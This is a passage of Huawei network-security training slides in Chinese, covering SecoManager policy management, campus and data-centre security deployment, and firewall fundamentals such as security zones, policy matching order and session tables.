2. **企业网络安全架构设计**
   - 企业网络安全架构设计概述
   - 基础网络安全
   - 云安全
   - 网络攻击防御
   - 网络安全运维
3. 华为企业网络安全解决方案

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

传统安全运维不足

- 传统基于指定规则的运维模式已经支撑不了用户对安全的运维需求， 体现在以下几个方面：

监控巡检	维护与变更	故障处理
• 监控协议：基于SNMP协议，分钟级采集数据。一旦发生问题，故障发生时刻数据无法实时获取。 • 监控对象：传统运维仅监控设备指标，缺少用户和网络的关联分析。 • 设备巡检：指定规则巡检，运维人员被动；纸质记录数据，容易出错；缺乏有效监督，只巡不检。	• 安全策略配置：传统的安全策略运维，需要在每台设备上人工进行配置和管理，费时费力，业务子系统繁多，运维难度大。 • 硬件变更：人工变更效率低，变更过程不可控，变更过程故障定位难，故障恢复慢。 • 软件变更：依赖网工经验，容易出错并引发故障。	• 故障发现：传统运维往往等到用户投诉了，才知道网络发生了问题，无法有效主动识别、分析问题。 • 故障响应：故障识别、故障评估、故障通报等故障响应流程复杂，故障响应时效差。 • 故障处理：基于命令行分析故障原因，定制解决方案，依赖人工经验，故障处理效率低。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

智能安全运维概述

- SecoManager是一款华为公司针对数据中心、园区、海量分支等不同场景推出的统一安全控制器，提供**设备集中管理**、**策略集中管理**、**策略智能编排**、**策略智能运维**四个功能，从监控巡检、维护变更、故障处理三个方面提升企业运维效率，从而构建企业网络智能安全运维体系。


监控巡检	维护变更	故障处理
• 集中管理：SecoManager支持自动化发现设备，实现设备单点登录和安全域、地址集、服务对象、安全策略的集中规划和自动编排。 • 告警及巡检：通过计划任务实现自动巡检设备和监控业务健康状况，若发生系统故障，运维人员可针对性修复，减少损失。	• 配置变更：通过控制器保存设备配置记录，当控制器与设备之间出现配置不一致时，可以进行差异发现和差异修复。 • 软硬件变更：控制器支持对设备软件升级，对硬件替换、扩容。如物理设备发生故障或升级更替，支持使用新设备与SecoManager建立连接并恢复业务下发。	• 自动识别故障：引入大数据和人工智能技术，利用机器学习历史数据动态生成基线，通过和实时数据对比分析从而预测可能发生的故障，提升潜在问题识别率。 • 智能根因分析：基于大数据平台，分析问题可能发生的原因并给出修复建议。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 华为HiSec安全解决方案中，故障处理部分需结合分析器HiSec Insight使用。

设备集中管理


- SecoManager提供设备的统一管理能力，SecoManager纳管设备后，支持对设备进行如下操作：
  - 单点登录：开启单点登录功能后，SecoManager支持直接跳转到设备的Web界面。
  - 配置管理：通过SecoManager可以配置防火墙双机热备、可以在指定的设备上创建虚拟系统。
  - 升级管理：通过SecoManager实现设备的软件管理，包括设备版本升级、设备特征库升级。
  - 变更操作：SecoManager可以收集设备告警，管理员可以通过告警定位设备问题，对故障设备进行替换。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

策略集中管理

- 传统的策略管理需要网络管理员在设备上手动完成，费时费力；SecoManager可以针对安全策略、NAT策略、带宽策略对设备进行集中配置。
  - 安全策略：配置安全策略对企业核心区域提供全面的安全防护。
  - NAT策略：配置NAT策略用于内外网访问时的地址转换。
  - 带宽策略：配置带宽策略对网络或主机带宽的占用进行管理。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

策略智能编排

- 传统的设备安全策略配置，管理员必须清楚获悉设备的位置以及流量的走向，在流量途经的设备上进行安全策略的配置。这种人工分析、配置安全策略的方式费时，也容易出错。
- SecoManager提供图形化界面，提升管理员对安全策略的可视性，大大提高管理员针对设备的安全管理效率。

类型	传统配置	SecoManager控制器
配置方式	手工配置安全策略	安全策略智能编排
应用策略	IP到IP的安全策略	应用到应用智能编排
分区策略	基于安全区域配置安全策略	根据用户业务分区智能编排

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

策略智能调优

- 企业在日常运转过程中，网络及业务变更频繁，每天会产生较多的策略编排诉求，依靠传统手工配置，工作量大，效率低。SecoManager策略调优功能，可识别出设备上配置的安全策略是否存在冗余，并进行策略命中率分析以及策略合规检查，方便用户及时优化安全策略。

策略冗余分析

- 冗余分析：可分析一台或多台设备上的所有策略，识别出策略的冗余状态。
- 策略优化：用户根据自身需求及时禁用或删除冗余的策略，在保证业务安全的同时，最大限度的利用设备的性能和效率。

策略命中分析

- 命中分析：分析策略的使用情况，如哪些策略是长期以来没有被使用过、哪些策略的使用率最高。根据这些信息，方便管理员对策略进行优化。

策略合规检查

- 合规检查：SecoManager和HiSec Insight配合，通过定制合规检查规则，将策略识别成白名单或风险项，完成合规检测。针对一些低风险的策略，用户可通过配置合规检查项将其提炼为白名单，由系统自动完成审批，提高审批效率。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

日志管理

- 传统基于防火墙安全策略防范，用户无法直观看到防火墙拦截攻击的类型、攻击源以及一段时间内的攻击趋势，不能全面了解业务安全状况。
- SecoManager能够高效地采集网络日志，向用户及时展示业务安全情况，帮助用户了解网络用户的行为，辅助用户迅速识别并消除安全威胁。

威胁日志报表呈现

- 通过配置威胁日志查询方式和查询条件获取威胁日志查询结果，通过分析具体威胁日志信息，了解设备受威胁状况。

多业务分析报表呈现

- 通过策略命中分析、接口流量分析、上网流量分析、URL过滤日志、操作命令日志分析等多业务日志分类统计呈现，实时了解业务信息，实现高效运维。

AntiDDoS攻击报表呈现

- AntiDDoS管理，全局监控防御DDoS攻击：提供流量分析、异常/攻击分析专项报表，分析网络流量和攻击日志信息，报表可长期储存，方便用户实时并全面掌握威胁数据。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目录

1. 网络安全概述
2. 企业网络安全架构设计
3. **华为企业网络安全解决方案**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

园区网络安全解决方案




部署说明：

- 在各个网络分区边界/出口处部署防火墙和IPS等，以保护网络边界安全。
- 在分区内部署其它安全设备，保护内部网络和业务安全。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 网络出口区：重点防范来自Internet的威胁和攻击，对用户的上网行为进行管控，并对分支机构、出差员工等的远程接入进行管控。
- 核心交换区：防范内网可疑文件传播，防范安全威胁的横向扩散，监控僵尸文件、木马、蠕虫、勒索软件等在内网的传播情况。
- DMZ：监控Web服务器、邮件服务器等服务器，发现WebShell、恶意邮件上传等攻击行为。
- 服务器区：重点保护服务器资产，发现并阻断内网潜伏的攻击、恶意扫描，渗透等。
- 办公网：防范内网可疑文件传播，保护终端安全。
- 生产/物联网：与其它网络隔离，避免其它区域传入恶意文件，防范未知威胁扩散。
- 管理运维区：在管理运维区内部署安全运营中心，对全网的安全进行统一管理和运营，包括全网安全态势感知、漏洞扫描、运维审计、日志审计等。




- 虚拟化安全：
  - 通过云平台的安全组能力，实现针对VM的安全防护。云平台通过编排将需要安全管控的VM加入不同的安全组，并定义安全组间的访问规则来进行访问控制。
- DC内安全：
  - 办公区：
    - 通过防火墙部署访问控制策略，保护内网办公用户互访安全。
    - 还可以部署HiSec Insight来采集办公区域内部的流量，做深度威胁检测。
  - 服务器区：
    - 通过部署FW/WAF来防护内网服务器。
    - 通过部署数据库审计来防护数据库服务器。
    - 同时还可以部署HiSec Insight来采集服务器区的流量，做深度威胁检测，以防止内网威胁扩散。
  - 管理区：部署漏洞扫描设备、云平台、网络控制器（iMaster NCE-Fabric）、安全控制器（SecoManager）、安全分析器（HiSec Insight），为全网提供安全核心服务。
  - DMZ区：
    - 通过部署FW/WAF（Web Application Firewall，Web应用防火墙）来防

犯外部威胁，保证DMZ内服务器安全。

        - 还可以部署HiSec Insight来采集DMZ分区的流量，做深度威胁检测。

- 分区边界安全：分区之间互访时，通过FW部署安全策略来对分区之间的访问进行防护。
- DC边界安全：
    - 通过部署专业Anti-DDoS来防御外界的DDoS攻击。
    - 通过部署SVN（Secure Sockets Layer VPN，加密的VPN）接入设备来提供IPsec VPN、SSL VPN等安全接入。
    - 通过部署专业IPS设备来对南北流量进行检测和防御。
    - 通过部署沙箱来防范恶意邮件、恶意Web流量、恶意扫描和渗透等。
    - 通过部署FW保护DC边界出入流量的安全。

公有云安全解决方案



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

思考题

1. （多选题）对于有分支机构的园区网路，可以通过那些方式实现组网？（　　）
   A. HUB-Spoke
   B. Full-Mesh
   C. Spine-Leaf
   D. HUB-Spoke 和 Full-Mesh混合
2. （判断题）分层组网架构中，接入交换机上行链路带宽与带宽收敛比成反比。（　　）
   A. T
   B. F

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. ABD
2. A

本章总结

- 本章节介绍了网络安全概念、网络安全架构以及不同类型网络安全解决方案的设计思路及具体内容。
- 通过本章节的学习，您将能够了解企业网络分层设计方法以及不同规模网络安全解决方案典型应用。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。

Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。
Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

防火墙技术

HUAWEI

前言

- 全球网络威胁形势不断变化，新型攻击复杂且隐蔽，攻击频率和严重程度不断增长，威胁企业和个人的信息安全和财产安全。华为HiSec解决方案，在软件定义安全领域引入智能理念，为数字化企业构建全新的智能防护体系。
- 华为HiSec解决方案把网络基础设施转化为安全检测的传感器和安全响应的执行器。防火墙设备和交换机设备一起作为传感器，为分析器提供信息输入。防火墙设备作为执行器，接收控制器下发的防御策略，实施威胁防御动作。
- 本章节介绍了防火墙技术，包括安全区域、安全策略、状态机制、会话原理、防火墙地址转换技术、防火墙智能选路、流量管理、负载均衡、防火墙虚拟系统和防火墙高可用技术等。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

目标

- 学完本课程后，您将能够：
  - 描述防火墙安全区域、安全策略、状态机制、NAT地址转换等基础技术原理
  - 描述防火墙智能选路、负载均衡、流量管理等高级技术原理
  - 熟悉防火墙虚拟系统
  - 掌握防火墙高可用技术

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. **防火墙基础技术原理**
   - 安全区域
   - 安全策略
   - ASPF
   - 攻击防范
   - NAT与CGN
2. 防火墙高级技术原理
3. 防火墙虚拟系统
4. 防火墙高可用原理与应用

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

防火墙简介

- 防火墙，此词起源于建筑领域，用来隔离火灾，阻止火势从一个区域蔓延到另一个区域。引入到通信领域，防火墙这一具体设备也正是形象化地体现了这一特点，隔离的是“火”的蔓延，而又保证“人”的穿墙而过。这里的“火”是指网络中的各种攻击，而“人”是指正常的通信报文。
- 防火墙的发展历史也经历了从低级到高级、从功能简单到功能复杂的过程。在这一过程中，网络技术的不断发展，新需求的不断提出，推动着防火墙向前发展演进。



各位小伙伴，你们是怎么与AI防火墙结缘的呢？


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 回顾防火墙的历史，展望防火墙的未来，
  - 1989年产生了包过滤防火墙，实现简单的访问控制，我们称之为第一代防火墙。
  - 随后出现了代理防火墙，在应用层代理内部网络和外部网络之间的通信，属于第二代防火墙。代理防火墙安全性较高，但处理速度慢，而且对每一种应用开发一个对应的代理服务是很难做到的，因此只能对少量的应用提供代理支持。
  - 1994年CheckPoint公司发布了第一台基于状态检测技术的防火墙，通过动态分析报文的状态来决定对报文采取的动作，不需要为每个应用程序都进行代理，处理速度快而且安全性高。状态检测防火墙被称为第三代防火墙。
  - 1995年至2004年在这一时期，状态检测防火墙已经成为趋势。除了访问控制功能之外，将传统入侵检测、防病毒、URL过滤、应用程序控制、邮件过滤等功能融合到一台防火墙上，实现全面的安全防护。
  - 2004年后，UTM市场得到了快速的发展，UTM产品如雨后春笋般涌现，但面临新的问题。首先是对应用层信息的检测程度受到限制其次是性能问题，多个功能同时运行，UTM设备的处理性能将会严重下降。
  - 2008年Palo AltoNetworks公司发布了下一代防火墙，解决了多个功能同时运行时性能下降的问题。同时，还可以基于用户、应用和内容来进行管控。
  - 2009年Gartner对下一代防火墙进行了定义，明确下一代防火墙应具备的功能特性。随后各个安全厂商也推出了各自的下一代防火墙产品，防火墙进入了一个新的时代。
  - 2009年后，NGFW得到空前发展，但面临新的问题，如入侵检测、防病毒、邮件过滤特征得不到及时更新，入侵防御功能得不到有效利用。
  - 2018年华为发布了业界首款AI防火墙，集成高级威胁检测能力并联动云端，为

企业提供智能化的网络边界防护。

安全区域基础介绍

- 安全区域（Security Zone）：它是一个或多个接口的集合，是防火墙区别于路由器的主要特性。防火墙通过安全区域来划分网络、标识报文流动的“路线”，当报文在不同的安全区域之间流动时，才会触发安全检查。
- 防火墙通过接口来连接网络，将接口划分到安全区域后，可以把安全区域和网络关联起来。通过把接口划分到不同的安全区域中，就可以在防火墙上划分出不同的网络。
  - 如下图所示，我们把接口1和接口2放到安全区域A中，接口3放到安全区域B中，接口4放到安全区域C中，这样在防火墙上就存在了三个安全区域，对应三个网络。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

安全区域原理

- 安全区域分为预定义安全区域和自定义安全区域，所有的安全区域按照安全级别的不同从1到100划分优先级，数字越大表示优先级越高。管理员可以使用设备上缺省存在的预定义安全区域，也可以根据实际需求创建自定义安全区域并为其设置优先级。
- 华为防火墙默认提供安全区域（预定义）受信任程度：Local > Trust > DMZ > Untrust；

安全区域	优先级	说明
Local	100	设备本身，包括设备的各接口本身。
Trust	85	通常用于定义内网终端用户所在区域。
DMZ	50	通常用于定义内网服务器所在区域。
Untrust	5	通常用于定义Internet等不安全的网络。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 配置安全区域的参数：
  - 名称：安全区域名称一旦设定，不允许更改，不能与系统已存在的安全区域名称相同。
  - 优先级：不能与系统已存在的安全区域的优先级相同。
  - 描述：为方便用户识别安全区域的用途，建议用户输入的描述信息应具有一定的意义。


目录

1. **防火墙基础技术原理**
   - 安全区域
   - **安全策略**
   - ASPF
   - 攻击防范
   - NAT与CGN
2. 防火墙高级技术原理
3. 防火墙虚拟系统
4. 防火墙高可用原理与应用

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

安全策略介绍


- 安全策略是防火墙的核心特性，它的作用是对通过设备的数据流进行检验，只有符合安全策略的合法流量才能通过设备进行转发（防止一个安全区域遭受攻击，影响另外一个安全区域）。
  - 同一安全区域下的网络具有相同的安全属性，因此同一安全区域内发生的数据流动被认为是不存在安全风险的，不需要通过策略进行管控；
  - 不同安全区域下的网络之间缺省情况下是互相隔离的，可以通过配置基于源、目的安全区域匹配条件的策略对跨安全区域的业务流量进行集中管控。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

安全策略组成

- 安全策略有匹配条件、处理动作以及其他附加的功能组成，安全策略是由匹配条件（五元组、用户、时间段等）和动作组成的控制规则，防火墙收到流量后，对流量的属性（五元组、用户、时间段等）进行识别，并将流量的属性与安全策略的匹配条件进行匹配。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

安全策略原理

- 安全策略的匹配规则如下，每条安全策略中包含多个匹配条件，各个匹配条件之间是“与”的关系，报文的属性与各个条件必须全部匹配，才认为该报文匹配这条规则。一个匹配条件中可以配置多个值，多个值之间是“或”的关系，报文的属性只要匹配任意一个值，就认为报文的属性匹配了这个条件。
- 安全策略的匹配就是按照策略列表的顺序执行的，即从策略列表顶端开始逐条向下匹配，如果流量匹配了某个安全策略，将不再进行下一个策略的匹配。所以安全策略的配置顺序很重要，需要**先配置条件精确的策略，再配置宽泛的策略**。

匹配顺序

策略编号	匹配条件				动作
Policy 1:	匹配条件1	匹配条件2	.....	匹配条件N	动作（允许/禁止）
Policy 2:	匹配条件1	匹配条件2	.....	匹配条件N	动作（允许/禁止）
.....					
Policy N:	匹配条件1	匹配条件2	.....	匹配条件N	动作（允许/禁止）
Default:	匹配条件均为any				动作（禁止）


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 当配置多条安全策略规则时，安全策略列表默认是按照配置顺序排列的，越先配置的安全策略规则位置越靠前，优先级越高。安全策略的匹配就是按照策略列表的顺序执行的，即从策略列表顶端开始逐条向下匹配，如果流量匹配了某个安全策略，将不再进行下一个策略的匹配。所以安全策略的配置顺序很重要，需要先配置条件精确的策略，再配置宽泛的策略。

状态检测机制

- 防火墙状态检测机制，将通信双方之间交互的属于同一连接的所有报文都作为整个数据流来对待。为数据流的第一个报文建立会话，数据流内的后续报文直接根据会话进行转发，提高了转发效率，状态检测实现：
  - 状态检测机制开启状态下，只有首包通过设备才能建立会话表项，后续包直接匹配会话表项进行转发。
  - 状态检测机制关闭状态下，即使首包没有经过设备，后续包只要通过设备也可以生成会话表项。




编号	源区域	源IP	源端口	目的区域	目的IP	目的端口	动作
1	Trust	10.0.0.1	*	Utrust	20.0.0.1	80	允许

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 在报文来回路径不一致的组网环境中，防火墙可能只会收到通信过程中的后续报文。在这种情况下，为了保证业务正常，就需要关闭防火墙的状态检测功能。当关闭状态检测功能后，可以通过后续报文建立会话，保证业务的正常运行。
- 以客户端Host访问Server为例，进行说明：
  - 首先在防火墙配置一条安全规则，允许Host访问Server的报文通过。
  - 当报文到达防火墙后，防火墙允许报文通过，同时还针对Host访问Server服务器这个行为建立会话（Session），会话中包含了Host发出的报文信息。
  - 当Server回应Host的报文到达防火墙后，防火墙会把报文中的信息与会话中的信息进行比较，发现报文中的信息与会话信息相匹配，并且符合协议规范对后续包的定义，则认为这个报文术语Host访问Server行为的后续报文，直接允许通过。

会话机制

- 会话是通信双方的连接在防火墙上的具体体现，代表两者的连接状态，一条会话就表示通信双方的一个连接。防火墙上多条会话的集合就叫做会话表（Session Table）。
- 以下图客户访问Web服务器为例，防火墙允许报文通过，同时还会针对客户端访问Web服务器的这个行为建立会话（Session），标准会话表项如：http VPN:public --> public 10.0.0.1:2049-->20.0.0.1:80



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

会话表项中的信息解读

- 在防火墙上通过display firewall session table命令可以看到正常建立的会话。

```
<FW> display firewall session table
Current Total Sessions : 1
telnet VPN:public --> public 10.0.0.1:2049-->20.0.0.1:80
```

- 在防火墙上通过display firewall session table verbose可以显示会话表详细信息。由于使用了verbose参数，可以看到除了五元组信息之外的其他信息。

```
<FW> display firewall session table verbose
  Current Total Sessions : 1
  icmp  VPN:public --> public  ID: a58f3fe91023015aa15344e75b
  Zone: local--> trust  TTL: 00:00:20  Left: 00:00:09*
  Interface: GigabitEthernet0/0/0  NextHop: 10.0.0.2  MAC: 4437-e697-78fe
  <--packets:3 bytes:252   -->packets:3 bytes:252
  10.0.0.1:2049 [1.1.1.1:2107]-->20.0.0.1:80
```

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- display firewall session table命令输出信息描述：
  - current total sessions：当前会话表数统计；
  - telnet：协议名称，举例中为telnet；
  - VPN:public-->public： VPN实例名称，表示方式为：源方向-->目的方向；
  - 10.0.0.1:2049-->20.0.0.1:80：会话表信息。
- display firewall session table verbose命令输出信息描述：
  - Current Total Sessions：当前会话表数统计；
  - Icmp：协议名称，举例中为icmp；
  - VPN:public-->public： VPN实例名称，表示方式为：源方向-->目的方向；
  - ID：当前会话ID；
  - Zone: local--> trust：会话的安全区域，表示方式为：源安全区域-->目的安全区域；
  - TTL：该会话表项总的生存时间；
  - Left：该会话表项剩余生存时间；
  - Interface：正向报文的出接口；
  - NextHop：正向报文的下一跳IP地址。

防火墙会话特殊场景功能实现

- 防火墙出厂默认对各种协议配置参数已经可以满足大多场景的转发需求，但一些特殊场景，用户根据业务特点，可以对某类特点参数进行修改，保证此类业务正常运行，如

会话加速老化

- 对于某些特殊场景，会话连接数饱和，导致新会话无法创建。例如：
  - 在业务高峰期，设备性能瓶颈，可能导致正常业务无法创建新的会话。
  - 当网络中发生某些攻击时FW上的并发会话数快速增长，可能导致正常业务无法创建新的会话。
- 会话快速老化功能，加速老化进程，提前老化会话，快速降低会话表使用率。

会话长连接

- 对于某些特殊业务，一条会话的两个连续报文可能间隔时间很长。例如：
  - 用户通过FTP下载大文件，需要间隔很长时间才会在控制通道继续发送控制报文。
  - 用户需要查询数据库服务器上的数据，这些查询操作的时间间隔远大于TCP的会话老化时间。
